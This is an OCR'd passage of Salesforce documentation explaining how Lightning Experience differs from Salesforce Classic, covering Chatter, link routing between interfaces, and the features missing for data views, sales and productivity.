
To collaborate on records (4), look for the Chatter tab in Lightning Experience. You can post updates, create polls, ask questions, and share files, just like in Salesforce Classic.





Work with Chatter Feeds

You can change the main Chatter feed to show a particular subset of posts (1). Like Salesforce Classic, in Lightning Experience, use the tabs on the left side of the Chatter tab. The What I Follow feed continues to be the default feed.



Feeds in Lightning Experience include many of the options that are available in Salesforce Classic.

- The Post, Poll, and Question actions are available in the publisher on the Chatter tab. Click the publisher's text box to access buttons for uploading a file or mentioning people. Other standard Chatter actions that appear in the publisher in Salesforce Classic, including Thanks and Links, aren't available in Lightning Experience.
- Sort the feed by most recent posts or comments. Options to filter a feed aren't available in Lightning Experience.
- Refresh the feed to see up-to-date information.
- Locate information in a specific feed with feed search.
- Acting on a post is the same in both interfaces. But topics aren't available in Lightning Experience.

Find Help in Lightning Experience

In Lightning Experience, each page has a contextual help menu with links to resources—help topics, walkthroughs, videos, developer guides, and PDFs—related to the specific tasks on that page.

On object pages, the menu replaces the "Help for this Page" link that you're used to seeing in Salesforce Classic. The "Help for this Page" link still appears on many Setup pages, but we encourage you to use the help menu instead for a broader selection of useful information.

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



When you click a video link ( ), a video player appears, allowing you to watch without leaving Salesforce.



Walkthrough links ( ) take you to the first step of the walkthrough in your organization. Help, developer guide, and PDF links open in a new browser tab.

You can't customize the items in the help menu. If you've created custom help links, those links still work from the "Help for this Page" links in the framed Salesforce Classic pages. However, your custom help links don't appear in the new Help menu.

Lightning Experience Considerations

This release of Lightning Experience doesn't include everything that's available in Salesforce Classic. Review these topics to see if any functionality that's critical to your business is limited or unavailable in this release. This information can also help you train users about what to expect when you do switch to Lightning Experience.

EDITIONS

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Gotchas If Users Switch Between Lightning Experience and Salesforce Classic
Switching between Lightning Experience and Salesforce Classic is fast and easy. But switching between interfaces affects the underlying URL routing logic and can lead to some unexpected results when links are resolved. This means that there can be snags with bookmarks and sharing links in emails or Chatter posts, especially if your organization has a subset of users authorized for Lightning Experience while others are still using Salesforce Classic.

What are the Gaps Between Lightning Experience and Salesforce Classic
Learn about Salesforce features that aren't available in the new interface or that have gaps from what you're used to in Salesforce Classic. Features not supported yet in the new interface are still available to your users—they can easily switch to Salesforce Classic and keep working.

What to Expect in Lightning Experience When Chatter Is Turned Off
If your organization doesn't use Chatter, several aspects of the Lightning Experience interface aren't available. Learn how Lightning Experience changes, and see if you're losing functionality that you'd rather not live without.

SEE ALSO:

Lightning Experience Roadmap

Gotchas If Users Switch Between Lightning Experience and Salesforce Classic

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Switching between Lightning Experience and Salesforce Classic is fast and easy. But switching between interfaces affects the underlying URL routing logic and can lead to some unexpected results when links are resolved. This means that there can be snags with bookmarks and sharing links in emails or Chatter posts, especially if your organization has a subset of users authorized for Lightning Experience while others are still using Salesforce Classic.

When you enable users for Lightning Experience, you can set it up so some or all of them immediately get the new interface as their default, *preferred* experience. And for the Lightning Experience-enabled users you opt to leave in the classic interface, their default experience is Salesforce Classic. Either way, any time a user switches interfaces via the Switcher, the user's default preference resets to the current environment. With this behavior in mind, here are the typical link routing interactions your users can encounter.

User Has the "Lightning Experience User" Permission?	User's Default Experience	Where Links Open
Yes	Lightning Experience	For pages supported in Lightning Experience, links open in the new interface (even for links generated in Salesforce Classic). Links to unsupported pages are directed to Salesforce Classic, which opens in a new tab. This temporary redirection doesn't change the user's default preference to Salesforce Classic. The next time the user selects a link that is supported in the new interface, the Salesforce Classic tab is reloaded to open the link in Lightning Experience. To share a Lightning Experience link with other users, make sure that they are logged in to Salesforce first. Otherwise, the link prompts them to log in and then directs them to the home page.

User Has the "Lightning Experience User" Permission?	User's Default Experience	Where Links Open
Yes	Salesforce Classic	Links generally open in Salesforce Classic. If a link was generated in Lightning Experience (meaning it includes `/one/one.app` in the URL), the link opens in Lightning Experience. The user's default preference doesn't change to Lightning Experience.
No	Salesforce Classic	Links open in Salesforce Classic only. If a link was generated in Lightning Experience (meaning it includes `/one/one.app` in the URL), the link doesn't open, because the user can't access Lightning Experience.

Given these routing behaviors, you can see the potential for confusion if users share Lightning Experience links with Salesforce Classic users. To avoid this problem, we recommend enabling the new interface for all users who work closely together.

We also recommend training your Lightning Experience users to understand how links and bookmarks work across the two experiences.

SEE ALSO:

Saying Hello to Lightning Experience Doesn't Mean Saying Goodbye to Salesforce Classic

What are the Gaps Between Lightning Experience and Salesforce Classic

Learn about Salesforce features that aren't available in the new interface or that have gaps from what you're used to in Salesforce Classic. Features not supported yet in the new interface are still available to your users—they can easily switch to Salesforce Classic and keep working.

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Data Access and Views: What's Different or Not Available in Lightning Experience

Sales Features: What's Different or Not in Lightning Experience

Productivity Features: What's Different or Not Available in Lightning Experience

Customer Service Features: What's Different or Not Available in Lightning Experience

Reports and Dashboards: What's Different or Not Available in Lightning Experience

Files and Content: What's Different or Not Available in Lightning Experience

Chatter: What's Different or Not Available in Lightning Experience

Other Salesforce Products: What's Different or Not Available in Lightning Experience

Navigation and Actions: What's Different or Not Available in Lightning Experience

Search: What's Different or Not Available in Lightning Experience

Org Setup: What's Different or Not Available in Lightning Experience

Data Import and Management: What's Different or Not Available in Lightning Experience

Process Automation: What's Different or Not Available in Lightning Experience

Security: What's Different or Not Available in Lightning Experience

Point-and-Click Customization: What's Different or Not Available in Lightning Experience

Programmatic Customization: What's Different or Not Available in Lightning Experience

Apps and Packaging: What's Different or Not Available in Lightning Experience

SEE ALSO:

Supported Browsers for Lightning Experience

Saying Hello to Lightning Experience Doesn't Mean Saying Goodbye to Salesforce Classic

Data Access and Views: What's Different or Not Available in Lightning Experience

Learn what to expect when accessing data in Lightning Experience. Some Salesforce data and features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Objects

These Salesforce objects are available in Lightning Experience. None of the other standard objects are supported in this release.

- Accounts
- Approval Requests
- Assets
- Calendar
- Campaigns
- Cases
- Chatter
- Contacts
- Contracts
- Dashboards
- Events
- Files
- Groups
- Home
- Leads
- Notes
- Opportunities
- Orders
- People
- Person Accounts
- Price Books
- Products
- Quotes (Creating quotes from the Quotes home page isn't supported.)
- Reports

- Social Posts
- Tasks
- Work Orders
- Custom objects
- External objects

Fields

- Fields for unsupported objects display in Lightning Experience, but they are read-only and don't include links to associated records.
- Lookup fields in Salesforce Classic show record names regardless of sharing permissions, so it's possible for users to see the names of records that they can't access. In Lightning Experience and the Salesforce1 mobile app, lookup fields respect sharing permissions and only show the name of records that the user can access. The one exception is owner lookup fields, which always display the name of the record's owner, regardless of sharing permissions.
- In Lightning Experience, page layouts support up to 35 lookup fields. In Salesforce Classic, page layouts support up to 40 lookup fields.

Related Lists

- Related lists for supported standard objects and your custom objects are available in Lightning Experience.

  Related lists for objects that aren't supported in Lightning Experience don't appear anywhere in the interface, even if they're included on an object's page layout.

- Lightning Experience includes new Files and Notes related lists, in addition to the classic Notes & Attachments related list. If you're using Salesforce Files or the enhanced Notes feature, include all these related lists on your object page layouts.
  - Files and attachments are two different types of objects, and always have been. Unlike files, attachments are associated only with a particular record and can't be shared further. In Lightning Experience, uploads to the Notes & Attachments related list are files. In Salesforce Classic prior to Spring '16, uploads to this related list were always attachments instead of files. For existing orgs, this means that the Notes & Attachments list can contain a mix of attachments that were uploaded in Salesforce Classic and files added in Lightning Experience.

    In the API, any existing integrations that retrieve attachments from the Notes & Attachments list don't include any files uploaded to the list in Lightning Experience. A new API call is necessary to retrieve files as well as attachments.

  - Notes created with the old note-taking tool in Salesforce Classic are available from the Notes & Attachments related list only. Any notes created with the enhanced version of Notes appear in the Notes related list only.
- For Group Edition users, the Contacts related list doesn't display on accounts.
- When the Opportunity related list is used on a contact record to add a new or existing opportunity to the contact, Salesforce adds the contact to the Contact Roles related list on the opportunity.
- Lightning Experience merges a product's standard and custom price book entries into a single Price Books related list. This is different from Salesforce Classic, which has separate related lists for Standard Prices and Price Books. If you previously removed the Price Books related list because your org uses standard prices only, you should add it back to the Product page layout so your users can see standard prices in Lightning Experience.
- On the detail page for objects that support activities, Lightning Experience doesn't display the Open Activities and Activity History related lists along with other related lists. It displays the activity timeline instead. Objects that support activities include opportunities, leads, accounts, contacts, contracts, and custom objects on which you enable activities.

Object Home

These features aren't available on object home pages in Lightning Experience.

- Quick Create tool
- Access to object-specific reports
- Any of the tools in the Tools section
- Summary report tool

List Views

These list view features aren't available in Lightning Experience.

- Following records directly from a list
- Sharing list views with groups
- Clone list views
- Some mass actions, including modifying or deleting multiple items in a list at once or sending mass email
- Custom actions
- Drag-and-drop scheduling for account, contact, and lead list views
- Feeds
- The icon to create a printable view of a list

List views display and behave differently in Lightning Experience.

- You don't go to a new page to create a list view. Instead, you stay on the same page and give the list view a name in a popup dialog box. You add filters to customize your list with a panel that slides out on the right side of the page.
- You can restrict list views only by selecting **All** or **My**. Other options, such as restricting by queue, campaign, my account teams, my opportunity teams, or price book, aren't available.
- Navigation through list views has changed. Because list views have infinite scrolling, you can't specify the number of records to show per page. Also, you can't navigate through pages with arrow buttons, and you can't jump to a specific page of results. Jumping to records with names that start with a particular letter isn't available.
- The drop-down menu shows up to 2,000 views. The menu loads views in batches of 50 as you scroll down. Recently viewed lists appear first, followed by other list views in alphabetical order. Recently viewed lists and the Search box appear only if there are 11 or more list views.
- You can't change the order of columns by dragging the column heading to a new position in the table. Instead, you change the columns that appear and their order by choosing **Select Fields to Display** from the List View Controls drop-down menu. If you add or remove a column in Lightning Experience, all custom column widths are deleted. You can switch back to Salesforce Classic to adjust column widths.
- Inline editing of fields in a list view is available for list views that contain only one record type. However, the list view can't use filter logic with OR clauses. You can edit selected fields on multiple records and then save them all at once. Some standard and custom fields aren't editable inline.
- You can inline edit list views that contain dependent picklist fields. However, you can't edit the dependent picklist field, only the other fields in the list view.
- You can select multiple items in a list view to do a mass action on them. But you can't mass-edit records — that is, select multiple records, modify one field on a record and then apply the change globally to all the records.
- List views load only 50 items at once without scrolling. To select more than 50 items, scroll to load the last item and then select the range of items.

- Limited row-level actions are available. For most objects, available actions are Edit and Delete. For leads, 2 more actions are available: Convert and Clone. For files, available actions are Edit, Delete, and Download.
- Custom buttons are available, but can't be configured to do record action or mass actions like mass edit or mass delete. For example, an admin can create a button that launches a Visualforce page.
- For filter criteria, only these relative date ranges are supported: Today, Tomorrow, Yesterday, This Week, This Month, This Quarter, This Year, Last Week, Last Month, Last Quarter, Last Year.
- List views in Lightning Experience don't support `starts with` as a filter criterion for ID fields. An ID field is a 15-character field that identifies a record. For example, the `Account ID` field on the contact object identifies which account a contact is associated with. You *can* use `starts with` as a filter criterion for other fields.
- In filter logic statements, NOT doesn't work with parenthetical expressions. For example, the expression `1 AND NOT (2 AND 3)` evaluates as `1 AND (NOT 2 AND 3)`. In the filter results, no records are returned when you'd expect to see some records.
- Filters support values only between the minimum and maximum for a signed 23-bit integer, or between 1 and 2,147,483,648. A value outside of this range disables that filter.
- The name of the recent records list that displays on the home page for every standard and custom object is different in Lightning Experience. It's called Recently Viewed. This view isn't deletable, filterable, or editable. Salesforce admins can use the Object Manager in Setup to select and order columns for this view. Your users can sort items in the view by clicking inside a column header. An arrow in the column header shows if the list items are sorted in ascending or descending order.
- Another list view is available for most standard objects via the drop-down list with a name similar to Recently Viewed. The name of this view includes the name of the object. For example, this list view for accounts is called Recently Viewed Accounts. These 2 list views, Recently Viewed and Recently Viewed *Objects*, show the same records. The Recently Viewed *Objects* list view isn't deletable, filterable, or editable. Your users can sort the records and chart this list view's data. They can switch to Salesforce Classic to reorder the columns displayed in the list view. The columns appear in the new order when the user switches back to Lightning Experience.

Kanban View

- The Kanban view is not available from the Recently Viewed list view. Users must select another list view before they can switch to the Kanban view.
- The Kanban view displays a maximum of 200 cards.
- Columns aren't created from inactive picklist fields.
- Records in a state or status that is inactive aren't included in the Kanban view.
- Summaries can only be created for currency fields.
- Records are only displayed if the field selected for **Group By** is included on the page layout.
- If a record has a null value for the **Group By** field, it won't appear in the Kanban view.
- Subtabs are created for record types if the **Group By** field is included on the record type's page layout, and the record type has records associated with it.
- Drag-and-drop functionality isn't supported for touchscreens.

Opportunities

- Users receive alerts on opportunities with overdue tasks, no open activities, or no activity in the last 30 days. The alerts aren't customizable.
- Opportunities can't be grouped by the `Forecast Category` field.

Leads

- Leads can't be converted in the Kanban view.
- Columns aren't created for any Lead Status value with a state of `Converted`.

Contracts

- Contracts can't be activated in the Kanban view.
- A column isn't created for the standard Contract Status of `Activated`.
- Contracts can't be grouped by the `Owner Expiration Notice` field.

Work with Data

Create and Edit Data

Inline editing of fields on a record's Details tab is available in Lightning Experience. But it's not possible to edit individual fields in the Highlights panel on a record.

These features aren't available in Lightning Experience.

- Inline editing on records
- Editing multi-line layouts

Print Data

These features aren't available in Lightning Experience.

- Printing a page
- Generating a PDF

Salesforce Sidebar

The Salesforce sidebar that appears on the left side of most pages in Salesforce Classic isn't replicated in Lightning Experience. Items from the sidebar aren't included either, including:

- The Tags link and Recent Tags drop-down list
- The Create New drop-down list; use the **New** button on the navigation bar and object home pages
- The Calendar shortcut; access the Calendar from the navigation bar
- The Recent Items list; see recent items on the Home page or on object home pages
- Messages and Alerts
- Custom Links

Recycle Bin

The Recycle Bin isn't available. Records deleted in Lightning Experience still go to the Recycle Bin, but users have to switch to Salesforce Classic to view or restore recently deleted records.

Accessibility

- Accessibility mode isn't provided because it's not needed in Lightning Experience. The interface is designed according to the latest accessibility standards, so screen readers are supported natively.
- The color-blind palette isn't available in Lightning Experience.
- Users with Accessibility mode turned on must switch to Salesforce Classic to use the Report Builder to create and edit reports.

  Users with Accessibility mode turned on can use the Dashboard Editor to create and edit Lightning Experience dashboards, but must switch to Salesforce Classic for a fully accessible experience when using the Dashboard Editor.

SEE ALSO:

Productivity Features: What's Different or Not Available in Lightning Experience

Files and Content: What's Different or Not Available in Lightning Experience

Sales Features: What's Different or Not in Lightning Experience

Learn about the issues that your Sales team can encounter in Lightning Experience. Some Salesforce data and features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Sales Features

Social Accounts, Contacts, and Leads

- Twitter is the only social network available in Lightning Experience.
- Twitter is styled as its own card, visible directly on a record page.

Path for Opportunities, Leads, Quotes, and Custom Objects

- You can include a maximum of five key fields and 1,000 characters of rich text in each step in a path.
- You can't require different fields in different steps using the page layout. You can, however, set up validation rules based on the path step.
- Dependent fields are ignored when moving an opportunity stage using Path.
- If you set fields to the Read-Only or Required permissions in page layouts, Path doesn't enforce those permissions.
- Although not a limitation, keep in mind that deleting a record type that has a corresponding path also deletes the path.
- Validation rules appear as page-level messages, even if you configure the rules to appear near the fields.
- For lead paths, we recommend that you place Unqualified statuses at the beginning of the paths.

Contacts to Multiple Accounts

- Only the row level actions that are specific to the Account Contact Relationship object are available on the Related Accounts and Related Contacts related lists. Therefore, you see actions to view or remove the account-contact relationship, but not to edit or delete the contact or account record.
- When a contact is created from the Related Contacts related list on an account, the contact's mailing address isn't populated with the account's billing address. Also, the contact record doesn't get the account's phone and fax numbers.
- If you use person accounts, switch back to Salesforce Classic to add the Related Accounts and Related Contacts related lists to the person account page layouts your reps use.

Features Not Available in Lightning Experience

- Customizable Forecasts (Collaborative Forecasts is available in Lightning Experience.)
- Divisions
- Mass Division Transfer

Accounts

Person Accounts

- Some person accounts functionality isn't accessible from Setup in Lightning Experience. Switch to Salesforce Classic to set up and configure record types, page layouts, and compact layouts for person accounts.
- In some lookup fields, account or contact icons are shown instead of the person account icon.
- When creating a case for a person account and users add the person account to either the `Contact Name` or `Account Name` field, the other field doesn't auto-populate with the person account until the case is saved.
- When creating an email from a person account record, the `To` field doesn't auto-populate with the person account's email address the way it does when creating an email from a contact record.

- When using a template to compose an email from a business account, the template could include person account merge fields, which prevents the email from being sent. Similarly, when using a template to compose an email from a person account, the template could include business account merge fields, which prevents the email from being sent.
- The Cases related list on person account records only shows cases that have the person account listed in the `Account Name` field. If the person account is listed in the `Contact Name` field, the case doesn't appear in the related list.
- The Notes related list on person account records only shows notes that have the person account listed as a related account. If the person account is only listed as a related contact, the note only appears on the Notes home page.
- You can't merge person accounts.

Contacts Related List on Accounts

- When a contact is created from the Contacts related list on an account, the contact's mailing address isn't populated with the account's billing address.
- For Group Edition users, the Contacts related list doesn't display on accounts.

Account Teams

It's possible to view, update, and delete account teams in Lightning Experience, with these differences from Salesforce Classic:

- Users can add, edit, or delete only one account team member at a time.
- The account team is always retained when the account owner is changed.
- Any user with edit access to an account can edit the account's team members, but only changes to the Team Role field are saved.
- When adding a new team member, the Contact Access picklist includes all options, even if they aren't valid for the org.

Switch back to Salesforce Classic to:

- Change the team member display order.
- Display access levels for all team members or delete all team members with a single button.
- Add multiple account team members on a single page.

Features Not Available in Lightning Experience

- The Account History related list
- Account partners
- The Account Territories related list on account records
- Contact roles on accounts

Campaigns

Features Not Available in Lightning Experience

- Campaign Influence 1.0 (Customizable Campaign Influence is available.)
- Add leads, contacts, or person accounts to campaigns from reports

Collaborative Forecasts

Features Not Available in Lightning Experience

- Collaborative Forecasts isn't accessible from Setup. Switch to Salesforce Classic to set up and configure Collaborative Forecasts.
- On the forecasts page:
  - Viewing product family forecasts isn't available.
  - Viewing quota attainment information isn't available.

- You can drill down and up within the forecast hierarchy, but "Jump to" isn't available.
- Opportunity split details don't appear in the opportunities summary.
- The processing indicator isn't available.
- You can't adjust the column width.

Contacts

Opportunities Related List on Contacts

- When the Opportunity related list is used on a contact record to add a new or existing opportunity to the contact, Salesforce adds the contact to the Contact Roles related list on the opportunity.

Features Not Available in Lightning Experience

- Contact Hierarchy
- Contact Roles on Accounts
- Contact Roles on Cases
- Stay-in-Touch fields

Contracts

Features Not Available in Lightning Experience

- The Contract History related list isn't available.
- Status picklist values aren't filtered based on a contract's status, so all status values appear in the picklist.
- The Draft and Activated status picklist values are required. To show users different labels for these picklist values, use Translation Workbench. You can also add other status picklist values.

Leads

Features Not Available in Lightning Experience

- Automatic opportunity name population for opportunities created during lead conversion.
- The Campaign lookup field is not available on the Lead page layout when creating leads.

Differences Between Salesforce Classic and Lightning Experience

- When converting leads in Lightning Experience, newly created accounts are owned by the user who converts the lead, and not the lead owner.

Opportunities

Opportunity Teams

It's possible to view, update, and delete opportunity teams in Lightning Experience, with these differences from Salesforce Classic:

- Users can add, edit, or delete only one opportunity team member at a time.
- The opportunity team is always retained when the opportunity owner is changed.

Switch back to Salesforce Classic to:

- Change the team member display order.
- Display access levels for all team members or delete all team members with a single button.
- Add multiple opportunity team members on a single page.

Opportunity Products

- Users can't edit more than 200 products at a time.
- Users can't edit dependent picklist fields or long text fields when adding or editing opportunity products.
- Users can add products with schedules in Lightning Experience, but must switch back to Salesforce Classic to enable product schedules, or to establish or modify schedules for products.
- Opportunities with products can't be cloned.

Contact Roles on Opportunities

Users can add only 1 contact role to an opportunity at a time.

Features Not Available in Lightning Experience

- Big deal alerts
- Opportunity Splits
- Similar Opportunities
- Multi-line layout editing
- Opportunity stage history

The opportunity owner can't edit the `Forecast Category` field. `Forecast Category` is automatically populated based on the value of the `Stage Opportunities` field when you save the record. The opportunity owner can manually edit the value for `Forecast Category` in Salesforce Classic.

Orders

Features Not Available in Lightning Experience

- The Order History and Order Product History related lists aren't available.
- You can't add or edit multiple line items in the Order Products related list at the same time.
- You can't create reduction orders or select products to reduce.
- When you clone an order with products, the products aren't cloned. Clone the order, and then add products as needed to the new order.
- Status picklist values aren't filtered based on an order's status, so all status values appear in the picklist.
- The Draft and Activated status picklist values are required. To show users different labels for these picklist values, use Translation Workbench. You can also add other status picklist values.

Products and Price Books

Products and Price Books

- Lightning Experience merges a product's standard and custom price book entries into a single Price Books related list. This is different from Salesforce Classic, which has separate related lists for Standard Prices and Price Books.

  If you previously removed the Price Books related list because your org uses standard prices only, you should add it back to the Product page layout so your users can see standard prices in Lightning Experience.

- For orgs already activated, the Add to Price Book page doesn't include the `Use Standard Price` option by default. To make `Use Standard Price` available, add it to your Price Book Entry page layouts.
- For orgs already activated, the Price Books home page doesn't include an `All Price Books` list view by default. We recommend creating this list view to give your users access to price book records.

Features Not Available in Lightning Experience

- Archiving products and price books

  Note: As an alternative, deactivating products and price books preserves all the records related to them.

- Product revenue and quantity schedules

Territory Management and Enterprise Territory Management

Territory Management

Original Territory Management appears in the Lightning Experience Setup tree. From there, you can enable, configure, and maintain the feature. Territory information, assignments, and reports are available and viewable in Salesforce Classic only.

Enterprise Territory Management

To set up Enterprise Territory Management, create or update territory assignment models or rules, assign territories to records, or view territory assignments, switch toSalesforce Classic. However, access control on records managed by Enterprise Territory Management settings is respected in Lightning Experience.

Productivity Features: What's Different or Not Available in Lightning Experience

Learn what to expect when using Salesforce productivity tools in Lightning Experience. Some Salesforce features aren't available in the new user interface. And some features don't have full parity with what's available in Salesforce Classic.

Home

The Salesforce home page is reimagined in Lightning Experience. Home now focuses on top sales user priorities, including the sales reps' quarterly sales performance and notifications about leads and opportunities.

Home Features Not Available in Lightning Experience

- Alert banners
- Chatter feed and publisher
- Recommendations
- Full calendar

Home shows upcoming events for the current day and includes a link to see all events scheduled for the day. But Home doesn't include a full calendar like is available on the Salesforce Classic home page. Instead, access the Calendar item from the navigation bar.

Global Actions Menu

The actions in the Global Actions menu in Lightning Experience are pulled from global actions in the Salesforce1 and Lightning Experience Actions section on the global publisher layout.

Actions associated with objects that aren't supported in Lightning Experience don't display in the Global Actions menu. Also, the Global Actions menu doesn't support the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.

Activities: Events and Tasks

Overall activities features that behave differently or are unavailable in Lightning Experience include activity views and editing, activity reminders, recurring and follow-up activities, and activities related lists.

Activity Views and Editing

List views for events and tasks are unavailable in Lightning Experience. Users can't edit events or tasks owned by people below them in the role hierarchy. However, they can use reports to view events and tasks owned by people below them in the role hierarchy. They can also view tasks that they've reassigned to people below them in the role hierarchy by choosing the Delegated view in the task list.

Activity Reminders

Users can't set or view activity reminders (reminders of upcoming events or tasks due).

Recurring Events

Lightning Experience doesn't support recurring events, including creating and editing series. However, users can view and edit individual occurrences of a recurring event created in Salesforce Classic.

Follow-Up Events

Lightning Experience doesn't display the **Create Follow-Up Event** button for creating an event on a record. Instead, the composer on a record for an opportunity, a lead, an account, or a contact prefills the `Name` and `Related To` fields on events.

Activity Timeline and Activities Related Lists

On the detail page for objects that support activities, Lightning Experience doesn't display Open Activities or Activity History along with other related lists. It displays the activity timeline instead. Objects that support activities include opportunities, leads, accounts, contacts, and any custom objects on which you enable activities. You can customize the activity timeline using the Lightning App Builder.

To represent all activities from future to past, the activity timeline displays open activities in the opposite order from the Open Activities related list. Under Next Steps, the timeline displays open activities in chronological order from top to bottom. Undated tasks appear at the top and overdue tasks appear last.

Display and Order of Fields in Activity Timeline

In the activity timeline, you can customize the display and order of fields for events, tasks, and logged calls using event and task compact layouts. However, even if you remove certain fields from a layout, they remain in the timeline because they contain essential activity information. For example, suppose that you remove the due date, the date and time, or the task status fields from the compact layouts. The event start date and time, the task checkbox, the task due date, and the call logging date still appear on activities in the timeline. The description field on events and the comments field on tasks also always appear in the timeline, although they aren't available in the compact layout. The remaining fields visible in the timeline reflect the fields you include in the compact layout. The icons for activity types (events, tasks, calls, and email) in the timeline aren't customizable.

Activities: Events and Calendars Only

Event and calendar features that behave differently or are unavailable in Lightning Experience include business hours settings, Outlook appointments, event invitations, calendar views, sharing, and ownership, public calendars and resource calendars, a limit on calendar items displayed, and Cloud Scheduler.

Business Hours

Calendars don't indicate the business hours selected in personal settings.

Event Attendees

You can't view event attendees, even if you're syncing event and attendee information between your Microsoft® or Google Calendar™ and Salesforce using Lightning Sync.

Event Invitations

Event invitations are unavailable, including inviting others to events, updating invitations to events, and accepting and declining invitations.

List View Filtering
No list views are available for filtering calendars based on the Events or Tasks objects. The list view shows all your tasks, open and closed, and all your events. For calendars created from other objects, list views with the scope My and All are supported, but list views with the scope My Team are not.

Calendar Item Limit
You can view up to 150 calendar items total in the day or week view, including Salesforce events and the items on calendars you create. Suppose that you select a calendar containing enough items to push the total past the limit in that view. Lightning Experience displays an alert and hides items on other calendars.

Calendar Sharing and Ownership
You can't share your calendars with your manager or other coworkers. Managers in the role hierarchy can use reports to view events owned by people below them in the role hierarchy, but not to edit them.

Only one person can own a meeting. If you reassign a meeting to someone else, it no longer appears on your calendar.

Public Calendars and Resource Calendars
You can't create public calendars or resource calendars, and if you use Lightning Experience, you can't view public calendars or resource calendars created in Salesforce Classic.

Cloud Scheduler
Lightning Experience doesn't support Cloud Scheduler meeting requests.

Activities: Tasks Only

Task features that behave differently or are unavailable in Lightning Experience include the task list, closing and reopening of tasks, task assignment notifications, and group tasks.

Display and Order of Fields in Task List
